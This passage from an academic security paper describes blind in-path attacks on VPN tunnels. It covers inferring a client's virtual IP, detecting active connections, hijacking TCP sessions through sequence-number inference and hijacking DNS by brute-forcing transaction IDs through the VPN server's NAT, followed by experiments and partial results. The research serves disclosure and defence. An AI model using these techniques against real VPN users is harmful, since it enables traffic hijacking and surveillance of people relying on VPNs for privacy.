There are two commonly used methods for controlling traffic in VPN software: policy-based implementations and route-based implementations. Route-based VPNs, which are the most common tunneling methods used in typical commodity VPNs, use virtual interfaces on both the client and server to act as endpoints on a virtual network. In the typical configuration, the VPN software on the client device modifies the routing table to send all of the traffic to the tunneling interface (*e.g.*, `tun0`) by giving it a more specific route than the default gateway. All of the traffic that is received by the tunneling interface is encrypted and encapsulated by the VPN software and then routed on the public-facing interface to the VPN server, where it is NATted to the VPN server's public IP and sent on to the ultimate packet's destination over the Internet. Policy-based VPNs, however, do not use an additional interface as an endpoint for a virtual connection, but instead use firewall rules to determine which traffic belongs to the VPN and encrypts any traffic matching the policy.

The purpose of VPNs is to prevent anyone in-path between the VPN client and the VPN server from seeing the contents of the user's traffic, and it is generally assumed that this portion of the tunnel is protected. Even if an attacker can see the packets sent between the VPN server and the final server (*e.g.*, a web server), they would not be able to determine the VPN client on the other side of the VPN server through analysis of the packets alone. An attacker can still perform traditional in-path attacks between the VPN server and web server, particularly when the application-generated traffic is not additionally encrypted by SSL/TLS standards. However, the encrypted tunnel between the VPN client and VPN server is meant to prevent these attacks from happening between the VPN client and VPN server.

3.2 IP Validation in Modern Protocol Stacks

On modern Linux, and other UNIX-like systems, source address validation for IPv4 is disabled by default, meaning that any packet received on any interface will be processed by the kernel, and if that IP address is a known local address, forwarded to the application or service associated with it. This is known as the *weak host model*.[3] In modern operating systems, this allows a user to have multiple interfaces receiving packets from the same source (*e.g.*, multi-homing), thus providing redundancy and more reliable network connectivity as users roam across network access technologies.

In an attempt to address the lack of source address validation, the concept of reverse path was developed in RFC 2827 and RFC 3704, which added filtering to check that incoming packets are routable *via* the interface on which they are received [7]. That is, if the packet is not routable through the incoming interface, the packet should be dropped, and only if the packet is routable through the incoming interface, will it be routed to its destination. This is implemented in most Linux-based systems through the `rp_filter` kernel variable, which offers three options defined in RFC 3704:

1. **Strict Mode:** In this mode, the source address from an incoming packet is compared to the Forwarding Information Base (FIB) and the packet is dropped if the incoming interface is not the best outgoing interface for responding to the packet.
2. **Feasible Mode:** In this mode, the source address from incoming packets is compared against the FIB, but maintains alternative routes and only drops packets which are not routable at all *via* the incoming interface.
3. **Loose Mode:** This mode compares the source address for incoming packets against the FIB, but will only drop the packet if it is not routable *via* any local interface.

RFC 3704 recommends using strict mode unless there is a specific reason for using feasible or loose mode, *e.g.*, in multihomed networks. A mobile phone offers an example of a device that relies on asymmetric routing, since it will likely have a WiFi interface and multiple interfaces for receiving packets from cell towers. The mobile phone needs to maintain persistence as the user switches networks as they travel beyond the range of their current cellular tower, change their WiFi network, re-connect to the network after losing coverage, get IP addresses re-assigned due to Carrier-Grade NATs or DHCP [24, 26], or switch from WiFi to mobile and *vice versa*. The reasons cited in a git commit from November 2018 to the `systemd` project [27] for setting the default for reverse path filtering to loose mode included default route changes (*e.g.*, plugging in an Ethernet cable while connected to WiFi) and connectivity checks. As a result, most Linux distributions using `systemd`, such as Arch, Debian, Fedora, and Ubuntu, will no longer drop packets with source addresses matching a connection inside the tunnel (using the `tun0` interface), and will accept them on any interface.

For our client-side attacks, this lack of source address validation gives an in-path attacker the ability to spoof packets to potential virtual IPs on the client machine and learn the virtual IP used by the `tun0` interface for the VPN connection. Additionally, the attacker can spoof packets with the source address of a given end-host to the virtual address and determine if an active connection exists by the timing and size of the client's responses, as we will describe in the next section. This is the root cause of our client-side attacks.

In an effort to prevent DDoS attacks, RFC 2827 establishes methods for limiting spoofed attacks by performing ingress filtering on the provider's routers between the client and the network edge. These recommendations are defined in BCP 38 and BCP 84 and require that the router that provides connectivity to downstream users drop packets that contain source

[3] In the strong host model, a packet received on an interface is only routed if the destination IP address is associated with the interface.

addresses not included in the prefixes they provide connectivity for [7]. These rules mirror the `strict`, `feasible`, and `loose` modes listed above for reverse path filtering on client machines. Previous work has shown that BCP 38 and BCP 84 are not universally implemented [37] across the Internet, but even if all the machines on the network edge implemented the filtering described in BCP 38 and BCP 84, this does nothing to prevent routers in the core of the Internet from spoofing source addresses. Additionally, these recommendations do not consider an attack from a malicious provider at the network edge, such as a state-level ISP.

3.3 Challenge ACKs and PSH/ACKs

The original specification of TCP in RFC 793 considered a connection to be reset if a `RST` packet was received anywhere in the receive window [1]. This made it relatively easy for an off-path attacker to reset connections compared to requiring the exact sequence number blindly, so RFC 5961 introduced the concept of a *challenge ACK* [30]. When a TCP host receives a `RST` in the receive window but where the sequence number is not an exact match, it sends a challenge `ACK` that should cause a `RST` with an exact sequence number as a response from the remote host only if that remote host truly has no record of the connection. Thus in-window `RST`s succeed only when the off-path attacker guesses the exact sequence number or the remote host that is the other party to the TCP connection effectively agrees that there is no connection. For our purposes in this paper, the important aspect of challenge `ACK`s is that they are part of an actual connection and therefore get TCP timestamps added to them.

The `PSH` flag in TCP informs a receiver that data should be pushed up to the application layer immediately. Combining `PSH` with `ACK` is a way to ensure that both a sequence and acknowledgment number for a connection are committed into the state of the connection and related data is sent to the application, even if overlapping sequence and acknowledgment numbers are received with different data later.

4 Vulnerability Set Overview

As discussed in Section 2, there is no operating system implementation detail, VPN design decision, or configuration setting that we can point to as being the vulnerability that enables our server-side attacks. Because blind in/on-path attacks are a general class of attacks, which we demonstrate in this paper by focusing on VPNs and attacking two specific protocols (TCP and DNS) as examples, in this section we review the general set of vulnerabilities that in/on-path attackers pose to a user's connections. We then consider how each of these vulnerabilities can be extended into the threat model of a *blind* in/on-path attacker attacking connections inside a VPN tunnel.

Table 1 discusses and compares the feasibility of five different in-path attacks for three different scenarios:

- "No VPN", where users are not protecting their traffic with VPN tunnels so all attacks are "trivial" because the attacker can see and spoof or modify any byte, header, or data.
- "Ideal VPN", where users benefit from a hypothetical VPN where the existence of packets and their size and timing are completely hidden from the attacker. The dominant paradigm for reasoning about what kinds of attacks are possible against connections that are tunneled through an encrypted VPN tunnel is based on "Ideal VPN" implementations, but modern VPN technologies are far from this model.
- "Real-world VPNs" subject to blind in-path attacks. All the VPN technologies that we tested fall under this category and the five attacks are practical in this scenario. This calls into question the current paradigm for reasoning about what security properties VPN tunnels provide.

The objective of this paper is to demonstrate the feasibility of the attacks against "Real-world VPN" implementations.

Due to the fact that the TCP connections inside the VPN are tunneled, the headers of the tunneled connection are not visible to the attacker as shown in Figure 1, but it is possible to infer the information in the headers by analyzing the responses from the client and server to spoofed packets. Using the methods described below, we can determine if a user has an active connection to a given IP address and find the `SEQ` and `ACK` numbers required to reset or hijack the TCP connection from either the perspective of a network adjacent user or an in-path router between the victim and the VPN server. Similarly, for DNS, we can infer when a DNS query is likely to have been made for a given domain by the victim machine and spoof acceptable responses back to the client *via* the server's NAT.

Our client-side attacks are network adjacent attacks where the client does not have reverse path filtering or any other kind of source address validation enabled (Section 4.2), and we take the role of the attacker (*e.g.*, a WiFi Access Point) and spoof packets of the tunneled connection to the wireless or Ethernet interface where they are processed by the kernel on the victim's machine. If we can correctly guess the four-tuple associated with an active connection, the kernel will respond to these packets and we can determine from examining their timing and size that there is an active connection. Once we determine that there is an active connection, we can continue to spoof packets and use the client's responses to narrow down the sequence and acknowledgment windows, giving us everything we need to inject data into the connection.

Our server-side attacks are from the perspective of the ISP, or any in-path router en-route to the VPN server[4] as shown

[4] For asymmetric routes, it is actually the route from VPN server to VPN client that matters. We assume that the attacker is positioned in the network so as not to be affected by asymmetric routing.

Attack	No VPN	Ideal VPN	Real-world VPN
Infer the existence of a TCP connection	Trivial, look at port and IP address fields in the TCP and IP headers	TCP and IP headers are protected by encryption	Ports and IP addresses can be inferred *via* packet timings and sizes (see Section 4.2)
Reset a TCP connection	Trivial, spoof a `RST` based on ports and IP addresses	`RST` cannot be injected because of the encrypted VPN tunnel, and port and IP address information is hidden by the encrypted VPN tunnel	`RST` can be injected at the client end of the VPN tunnel depending on client OS and configuration, `RST` can be injected at the server end of the VPN tunnel regardless of OSes or configurations (See Section 4.2.3)
Hijack a TCP connection to inject arbitrary data	Trivial if there is no application-layer encryption/authentication (such as TLS), simply read the sequence and acknowledgement numbers from the TCP header	Regardless of application-layer encryption/authentication, data cannot be injected because of the encrypted VPN tunnel	Sequence and acknowledgment numbers can be inferred *via* packet timings/sizes, data packets can be injected just like above (see Section 4.2.3)
Hijack a DNS query	Trivial, intercept it and reply with the fake one	DNS query and response are protected by the VPN tunnel encryption	Ports can be inferred, transaction IDs brute forced, DNS responses injected at the server end of the VPN tunnel regardless of OSes or configurations (see Section 4.3)
Perform a man-in-the-middle attack	Easy, if the attacker is in-path and has a valid SSL/TLS certificate	VPN tunnel would protect the traffic even if the attacker has a valid SSL/TLS certificate for a tunneled connection	Easy, if a server-side attacker is in-path and has a valid SSL/TLS certificate (see Section 6.3)

Table 1: In/on-Path attacks and how they change the way we should think about VPNs and other technologies based on encrypted tunnels. In the *No-VPN* case, in/on-path attacks are trivial. In the *Ideal VPN* case, we consider a hypothetical VPN in which packets and their size and timing are completely hidden from the attacker. The *Real-world VPN* scenario considers real-world VPN implementations in which blind in/on-path attacks are feasible.

in Figure 1 (See Section 4.3). The process is essentially the same, except that the packets are not being sent to the incorrect interface; instead, they are instead sent to the VPN server (which should be reachable from anywhere on the Internet) with the same properties as legitimate traffic. Attacking connections at the server-side end of the tunnel has two major advantages. The first advantage is that there is no way for the VPN server to distinguish between attacker probes and legitimate packets from the actual connection because they will be identical and come in from the same interface. The other advantage is that any router along the path between the VPN client and the VPN server can now carry out the attack; they only need the (very common) ability to spoof packets on the Internet with arbitrary return IP addresses. A major challenge for attacking TCP at the other end of the tunnel is that packet loss, packet reordering, and packet delay can play a significant factor. Conceptually, the prospect of attacking at the other end of the tunnel renders all the types of mitigation offered for our client-side attacks moot because they are all based on reasoning about interfaces and IPs.

4.1 Attack Considerations and Scope

Our attacks have many aspects to them that are dependent on the attacker's position in the network, the protocol being attacked, and whatever types of Network Address Translation (NAT) or filtering may be being applied. It is important to note that any tunneled protocol can be attacked from either side of the tunnel (spoofing to the VPN client or VPN server), and our attacks on TCP and DNS/UDP are simply based on our choice to demonstrate simple attacks for illustration of the underlying concepts. While we chose to distinguish between client-side and server-side attacks for the presentation in this paper, leading to network adjacent and in-path attacks, respectively, it is important to note that injecting packets either way combined with the powerful primitive that a blind in/on-path attacker can count encrypted bytes or packets over time can lead to many different attacks. For example, an in-path attacker could carry out some of our attacks that are labeled as network adjacent if they had the ability to spoof packets to the client from arbitrary return IP addresses despite not being network adjacent (*e.g.*, in the absence of NAT and bogon filtering). We only mention the possibility here and it is not part of our main presentation. In fact, two major advantages, from the perspective of the attacker, of spoofing packets to the VPN server rather than the VPN client are:

- It is safe for the attacker to assume that the VPN server has an Internet-routable IP address. Thus any type of bogon filtering applied by routers between the attacker and VPN server is moot. It also means that the attacker can reach the VPN server without having to go through any NAT.
- The VPN server has a well-defined behavior that the attacker can use to inject traffic into the tunnel, which is that NAT is specified in RFCs (particularly RFC 2663 [29]) to work based on the five-tuple of protocol, source and destination IP address, and source and destination port. So an attacker can easily infer the ephemeral port[5] and then inject data into the VPN tunnel at will. This is compared to spoofing packets to the client, which requires that the client

[5] This ephemeral port is chosen by the VPN server, but typically is chosen to match the ephemeral port chosen by the client when possible. Our server-side attacks only care what the ephemeral port of the VPN server is, it does not matter if they match.

respond with some type of error that enters the tunnel and carries information that is useful to the attacker.

We also want to stress that the specifics of any attack we present do not represent vulnerabilities in themselves. For example, for inferring the sequence number to reset or hijack a TCP connection for client-side attacks we take advantage of the fact that TCP challenge ACKs are larger than RSTs because they contain an optional timestamp that RSTs do not. This is only the simplest one of a plethora of ways we could have implemented this part of that specific attack, and changing that behavior of challenge ACKs will not prevent the attack. The underlying vulnerability is a more general one: secret randomized values are used to protect protocols from blind off-path attackers but those values currently have no protection against being inferred by a blind in-path attacker.

4.2 Client-side Attacks

In the case of the client-side attacks, which we assume are network adjacent for this paper, we consider a person using a VPN because they are concerned about their security and privacy on a public WiFi access point. When connected to the VPN, all of their packets are routed through the local gateway on to the VPN server, and the gateway will only see encrypted packets traveling between the local IP of the client and the public IP of the VPN server. Since the gateway does not know the virtual IP address assigned to the tun0 interface, the public IP address of the web server that is communicating with on the other end of the tunnel, or the the ports associated with either end of the connection, they cannot perform traditional in-path hijacking attacks.

A client-side attacker can, however, infer the existence of connections to a given website, determine the sequence and acknowledgment numbers of an existing TCP connection, and reset that connection with a TCP RST. In the case that there is no additional encryption at the application layer, *via* SSL/TLS or otherwise, they can also inject arbitrary data into the connection. To perform this attack, the attacker needs to perform the following steps, further outlined in Figure 2:

1. Determine the VPN client's virtual IP address;
2. Use the virtual IP address to make inferences about active connections; and
3. Use the replies to unsolicited packets to determine the sequence and acknowledgment numbers of the active connection to hijack the TCP session.

4.2.1 Phase 1: Finding the Client's Virtual IP

In the first part of client-side attacks, after the client has connected to the malicious access point and then to the VPN server, we probe the connected user with SYN packets across the virtual IP space, which for most VPNs is a subset of the 10.0.0.0/8 block, to solicit a response from the victim machine that leaks information about the state of the active connection inside the encrypted VPN tunnel, allowing us to infer both the existence of a VPN connection and the victim's private IP address on the VPN server's subnet. For example, if the attacker spoofs a SYN packet to the device's WiFi interface with the source address of the local network gateway (and this works the same for any other interface, such as a cellular network), Linux will always respond with a RST with the source address of the virtual IP address in plaintext.

Furthermore, when sending a SYN packet to the incorrect virtual IP address, the packet is dropped and there is no response from the victim machine. A SYN packet sent from the access point gateway to the correct private VPN IP address, however, will send a RST packet on the wireless interface notifying the gateway that the address is receiving packets which were not intended for it. Conversely, probing with SYN/ACK packets will generate the exact opposite behavior, responding with RST packets for each SYN/ACK packets with the incorrect private IP, and not responding at all when sending SYN/ACK packets to the correct private IP.

Note that for server-side attacks this phase can be skipped because the server will NAT the spoofed packet to the client for us based on port information.

4.2.2 Phase 2: Making Inferences About Active Connections

Similarly, for client-side attacks, if we want to determine if a VPN user is connected to any particular application server address over the VPN tunnel, we can send SYN or SYN-ACKs from that address to the victim's private VPN IP across the entire ephemeral port space. The observed behavior for both SYN and SYN/ACK packets is similar to that of the SYN probe used above to determine the private VPN IP address. That is, when sending a SYN packet to the correct four-tuple, a RST packet will be sent on the wireless interface, but when sending to the incorrect four-tuple, nothing is sent back to the gateway.

After we have determined that there is an active VPN connection on a connected device, we will test for an active connection by spoofing SYN packets from a given server IP to the VPN user. We can assume that the website will be running on either port 80 or 443, and since we learned the victim's virtual interface IP from the previous step, we now only need to scan the entire ephemeral port space[6], looking for a RST to indicate that there is an active connection.

4.2.3 Phase 3: Hijacking Active Connections

Finally, once we have determined that the user has an active TCP connection to an external server on a given port, we

[6] 32768 to 60999 on most Linux machines, for example.




Figure 2: Outline of the three phases of a client-side attack on TCP.

will attempt to infer the exact next sequence number and in-window acknowledgement number needed to inject spoofed packets into the connection. For client-side attacks, to find the appropriate sequence and ACK numbers, we will trigger responses from the client in the encrypted connection found in Phase 2. The attacker will continually spoof RST packets into the inferred connection until it observes challenge ACKs. The attacker can reliably determine if the packets flowing from the client to the VPN server are challenge ACKs by looking at the size and timing of the encrypted responses in relation to the attacker's spoofed packets. For example, an Android device will trigger a TCP challenge ACK for each reset it receives with an in-window sequence number for an existing connection. If the client uses OpenVPN to exchange encrypted packets with the VPN server, the client will always respond with an SSL packet of length 79 when a challenge ACK is triggered.

We spoof RST packets to different blocks across the entire sequence number space until one triggers an encrypted challenge ACK. The spoof block's size plays a significant role in how long the sequence inference takes but should be conservative as to not skip over the client's receive window. In practice, when the script observes an encrypted challenge ACK, it can verify this is true by spoofing additional packets with the same sequence number. If there were the same number of encrypted responses with size 79 triggered, then we know it is triggering challenge ACKs.

After we have inferred the in-window sequence number for the client's connection, we can quickly determine the exact sequence number and in-window ACK needed to inject. First, we spoof empty push-ACKs with the in-window sequence while guessing in-window ACK numbers. Once the spoofed packets trigger another challenge ACK, an in-window ACK number is found. Finally, the attacker continually spoofs empty TCP data packets with the in-window ACK and sequence numbers as it decrements the sequence number after each send. The victim will respond with another challenge ACK once the attacker spoofs the exact sequence number minus one. The attacker can now inject arbitrary payloads into the ongoing encrypted connection using the inferred ACK and next sequence number.

4.3 Server-side Attacks

The server-side attacks, which are assumed to be in-path for this paper, follow a similar procedure to the one described above for client-side attacks, but do not need to know the client's virtual IP address, since the VPN server will NAT packets to it.

To determine if the victim is communicating with a given online application, the attacker will spoof packets with the destination IP of the public VPN server and the source IP address of the application server. The source port of the probes will typically be 80, 443, or 53 depending on if the attacker is trying to infer an existing web connection or a DNS query. The attacker only needs to determine the destination port of the VPN server to complete the four-tuple that will solicit a response that will be forwarded to the victim from the VPN server.

In order to find the port being used on the VPN server to communicate with our target web address, the attacker can probe each ephemeral port the server could have chosen for that connection. The attacker can send empty UDP or TCP packets depending on the type of connection they are trying to infer to each port on the VPN server. If the spoofed packet matches an existing conntrack entry on the VPN server, it will be NATed and forwarded back *via* the encrypted tunnel to the victim, thus the attacker will be able to observe it. Otherwise, the packet does not match an existing connection and will be dropped by the server.

Instead of probing each individual port and waiting to see if it responds, the attacker can dramatically increase the speed

and accuracy of the connection inference by sending different sized UDP or TCP probes throughout the probe so that when a match is found, the attacker can narrow down the exact port based on the size of the response. Typically, Ethernet limits the maximum frame size to ~1500 bytes, but for simplicity we chose to split the entire ephemeral port range into blocks of 1000 (*e.g.* 32k-33k, 33k-34k, ..). The attacker scans through each 1k-block by sending a random payload with a size that increases by 1 after each send and resets back to 0 at the start of the next 1k-block. We inject pseudorandom data to avoid the effects of compression on the size of the ciphertext.

The attacker can use the size of the now encrypted probes they observe to narrow down the range where the exact port in use is located. For example, if the attacker observes an encrypted packet of size 500, then they know the last three digits of the exact port in use is around 500, but could have been triggered by a few different 1k-blocks of ports. After the initial rapid scan with 1k-block buckets, the attacker does one final scan to determine which 1k-block triggered that size of packet. Our script jumps back five 1k-blocks to account for any forwarding delay, then begins probing while increasing the packet size until another one of the probe packets is observed. To further increase accuracy, the attacker can send multiple copies of the probes to ensure the amount of identical sized packets that are sniffed match the amount of probes sent to each port. In this final scan there are no packets spoofed with identical sizes so the attacker can know exactly which port was matched based on the size of the packet. At this point with the port inferred on the VPN server, the attacker has all four values of the 4-tuple needed to inject packets into the TCP connection or UDP flow.

UDP is most naturally attacked by spoofing packets to the VPN server rather than the VPN client. The VPN server's NAT leads to a behavior that is easy to see: incorrect ports lead to no encrypted/tunneled packets, and the correct port leads to encrypted/tunneled packets. Spoofing UDP packets to the VPN client (for example, in a network adjacent attack) is possible, but UDP's behavior of sending ICMP errors for all the incorrect ports and (typically) nothing for the one correct port is harder to detect with traffic analysis. In general, spoofing to the VPN client causes packet responses to be tunneled through the VPN, whereas spoofing to the VPN server causes the spoofed packets to be NATed only when the 4-tuple is correct. This an important qualitative difference, and is why we hijack DNS on the VPN server side of the encrypted tunnel.

4.3.1 Server-side DNS Hijacking

Once the attacker has inferred a UDP connection as shown in Figure 3, the flow on the VPN server that corresponds to a current domain query from the victim machine, they can start trying to inject an acceptable DNS response. In order for the victim to accept the attacker's spoofed response as valid




Figure 3: Outline of a server-side attack on DNS.

it must include the correct transaction ID (TXID), domain name, and reach the client before the lookup times out. The attacker can quickly cycle through each of the ~65k possible `TXIDs` since they are not concerned with sniffing any more packets from the victim machine at this point.

4.3.2 Spoofing Transaction IDs and the Hostname

DNS packets contain a 16 bit transaction ID field to help prevent DNS injection attacks. However, this means the attacker only needs to send ~65k packets to the inferred UDP flow to try each possible `TXID` it could have chosen. Therefore, DNS hijacking involves significantly less work to inject packets into compared to TCP which has two different 32 bit identifiers in the `SEQ` and `ACK` number. The attacker can determine which target hostname to attempt in the injection by using the TCP version of this attack to infer long-lasting connections on the client machine. Preferably, web connections that will repeatedly need to query for the same hostname once the domain entry's TTL expires in the browser's DNS cache.

4.3.3 Timing Considerations

One of the main obstacles for the attacker trying to inject the malicious response will be the victim's DNS query timeout period. The attacker must infer the victim source port chosen and try every possible transaction ID before the client system closes the port. For most desktop browsers, including Chrome and Firefox, the default DNS timeout is 5 seconds for each lookup. However, mobile browsers including Firefox and Chrome on Android use 10 second DNS timeouts. Many applications control the timeout of each DNS query, but if not they will fallback to the system's default settings. On modern Linux systems (*i.e.*, Ubuntu 20.04) the default system setting is 5 second timeouts with 2 retransmissions meaning the port will be open for 10 seconds. The attacker's accuracy in terms of successful injections depends on the length of this




Figure 4: Description of the testing environment for Experiment IV.

DNS timeout setting. In order to not race with the legitimate DNS response, we carry out a per-IP-address denial-of-service attack on the DNS server so that it stops replying to the VPN server's IP address.

5 Methodology

Below, we describe the instrumentation required to showcase the client- and server-side attacks described in the previous section and our methodology for testing both attacks. We used Ubuntu 18.04 on all of the machines in our experiments running scripts which utilized libtins[7], a C++ packet crafting and sniffing library, to craft and spoof the packets and analyze the returning traffic[8]. We used NordVPN as our test VPN for the client-side attack and for testing the prevalence of the vulnerability on multiple operating systems as it is one of the most popular consumer VPNs and provides servers running both OpenVPN and Wireguard[9], as well as support for a variety of operating systems.

Our experiments include:

- I Do the attacks work at all?
- II Timing of each phase of the client-side attack on TCP
- III Success rate of the client-side attack on TCP
- IV Success rate of the server-side attack on DNS
- V An end-to-end "real-world" attack to put the server-side attack on DNS into context
- VI Analysis of vulnerability on a variety of OSes
- VII Prevalence of vulnerability on Android Apps

Experiment I is an integral part of all of the other experiments, so we did not perform a separate experiment. That our attacks work can be seen in each of the following experiments.

[7] http://libtins.github.io/

[8] The source code for our attacks can be found here:https://git.breakpointingbad.com/Breakpointing-Bad-Public/vpn-attacks

[9] At the time of testing, this also included L2TP/IPSec which NordVPN has since discontinued.

Client-side Attack: For Experiments II and III, our testing environment consisted of two machines, one acting as a gateway, broadcasting a wireless access point, and a victim connected to this gateway. The victim then connects to a single NordVPN server located in the United States. The victim then connects to NeverSSL, a website which only utilizes HTTP. We performed this test 1,000 times and note the success of this attack and the amount of time the attack takes. For the spoof block size, *i.e.*, how much we increment our guessed SEQ number by in each probe in Phase 3, we used 50,000. This is reasonably conservative in modern network stacks because of TCP receive window scaling.

Server-side Attack: For Experiment IV, we created a virtual lab consisting of seven virtual machines configured to emulate the routes of a connection to a VPN server and website or DNS server as depicted in Figure 4. We have an "Internet" consisting of three routers, with the VPN server, a DNS server, and a gateway, each connected to one of the routers. The VPN client connects to the gateway, where their connection is NATted.

In order to test the ability of a server-side attacker to inject a malicious DNS response to the VPN client *via* the VPN server's NAT, we tested the attack script against client queries with different timeouts between 5 and 15 seconds. We capped the victim DNS timeouts at 15 seconds, which is the maximum DNS query timeout we ran into in practice on Android 11.0.X. Most modern desktop applications including up to date web browsers (*i.e.*, Firefox 80.0.1) uses a 5 second query timeouts so we chose this as the minimum bound for the tests.

We ran 1,000 tests against each of the three standard DNS timeout configurations to test the ability and accuracy of the server-side attack on DNS. In each test, the victim VPN client issues a single DNS lookup using `nslookup` and the specified query timeout for that experiment. The attacker node starts the injection script a half second later in each test and attempts to infer the UDP flow and inject a malicious response in time.

For Experiment V, to illustrate what a real-world attack might look like, and the ways in which VPN security can be fundamentally undermined by blind in-path attacks, we developed a server-side attack that effectively removes all security and privacy properties of a VPN tunnel. In 2009, attackers in Iran with access to the national backbone obtained a valid TLS/SSL certificate for `facebook.com` and used man-in-the-middle attacks to steal Facebook passwords and view the Facebook activities of Iranian users. In this subsection we explore how that attack might have been carried out if Iranian users had had access to the latest version of WireGuard as of our experiment (version 1.0.20200827), which contains all patches WireGuard has released or intends to release based on our ethical disclosures. By tunneling all Internet traffic, including DNS requests and web traffic to/from Facebook, to a secure WireGuard VPN tunnel outside the country users should, in theory, have been protected from man-in-the-middle attacks in the backbone of the Iranian Internet. In this experiment we

seek to demonstrate that a blind in-path attacker can remove the VPN encryption layer and perform the man-in-the-middle attack to strip off TLS encryption of the HTTPS traffic.

For Experiments VI we tested the client-side attack against different operating systems to determine if they are vulnerable, and tested a variety of OS combinations for VPN client and VPN server for the server-side attacks to confirm that it is independent of OS. Additionally, since Android was a particular focus of our study in the early stages of our research effort, we also tested the client-side attacks against 35 VPN apps and services (a complete list is in the artifact associated with this paper) with Android as a client. This was for Experiment VII . Our selection procedure for deciding which VPN services and apps to examine was based on their popularity and market presence according to data gathered from the Google Play Store, Apple App store, and App Annie. We also included apps such as Wang VPN, Lantern, Psiphon, and Orbot which are commonly recommended within the security community, or actively used in nations with pervasive information controls. These tests were performed on a number of flagship mobile devices running the most recent operating system version and security updates, which at the time of writing was a Google Pixel 3 XL running Android 10 (with November 2019 security updates). We also tested older Android devices (all belonging to the research team) that are no longer officially supported but still in widespread use. For the server-side attacks on DNS, we tested against, or derived DNS timeouts from, a variety of DNS clients, as detailed in Section 6. This included a variety of browsers and operating systems.

Our experimental methodology differs between client- and server-side attacks for two main reasons: server-side attacks are independent of operating system or VPN version or configuration, and server-side attacks would most likely be carried out by large national-level ISPs—an environment that is currently beyond our scope to be able to test. Thus for client-side attacks we focus on testing a wide variety of OSes and VPNs and producing realistic performance numbers, while for server-side attacks we focus on demonstrating feasibility.

6 Results

In this section, we measure the success rate and time required for performing the attacks listed in Table 1 using the methods described in Sections 4.2 and 4.3. The exception is the TLS interception attack, demonstrated in Section 6.3, for which we do not report performance metrics given its particular nature. We outline all the information that can be monitored for each protocol and the consequences of this information being inferred.




Figure 5: Results of client-side attack on a WiFi network.

6.1 Client-side TCP Attack (Experiments II and III: Timing and Success Rate)

In this case, we break-down the results for each phase of the attack as described in Section 4.2. The success rate of the entire attack is illustrated in Figure 5.

6.1.1 Phase 1

In the first phase of the client-side attack, where we determine the virtual IP address assigned to the client, we need to scan the /24 of the assigned virtual IP space. Although VPN providers can theoretically use any IP address in the IANA-reserved blocks for private networks (*e.g.*, 10.0.0.0/8, 100.64.0.0/10, 172.16.0.0/12 or 192.168.0.0/16), we found that most of the VPN servers we tested only used a subset of the 10.0.0.0/8 block, with only WireGuard servers on Mullvad using addresses in the 172.16.0.0/12 block. Additionally, we identify that the way that these addresses are used and assigned to clients is predictable in many providers. For example, NordVPN assigns users an address based on the operating system they are using. Android devices are assigned addresses in the 10.7.0.0/16 block, with Linux and macOS/iOS assigned addresses in 10.6.0.0/16 and 10.8.0.0/16, respectively.

For this phase of the attack, we assume that the attacker is familiar with the VPN server the client is connected to, so they will know the scheme for assigning virtual IPs. However, even if the attacker does not know anything about the server the victim is connected to, scanning an entire /16 only takes around 8 seconds using our attack script, so it does not significantly increase the time the attack takes to complete.

6.1.2 Phase 2

To make inferences about active connections, our attacker is not concerned with scanning every possible IP the victim could potentially be connected to, but is performing a targeted attack from a list of given websites or IP addresses and online services, such as a nation-state's list of banned websites or

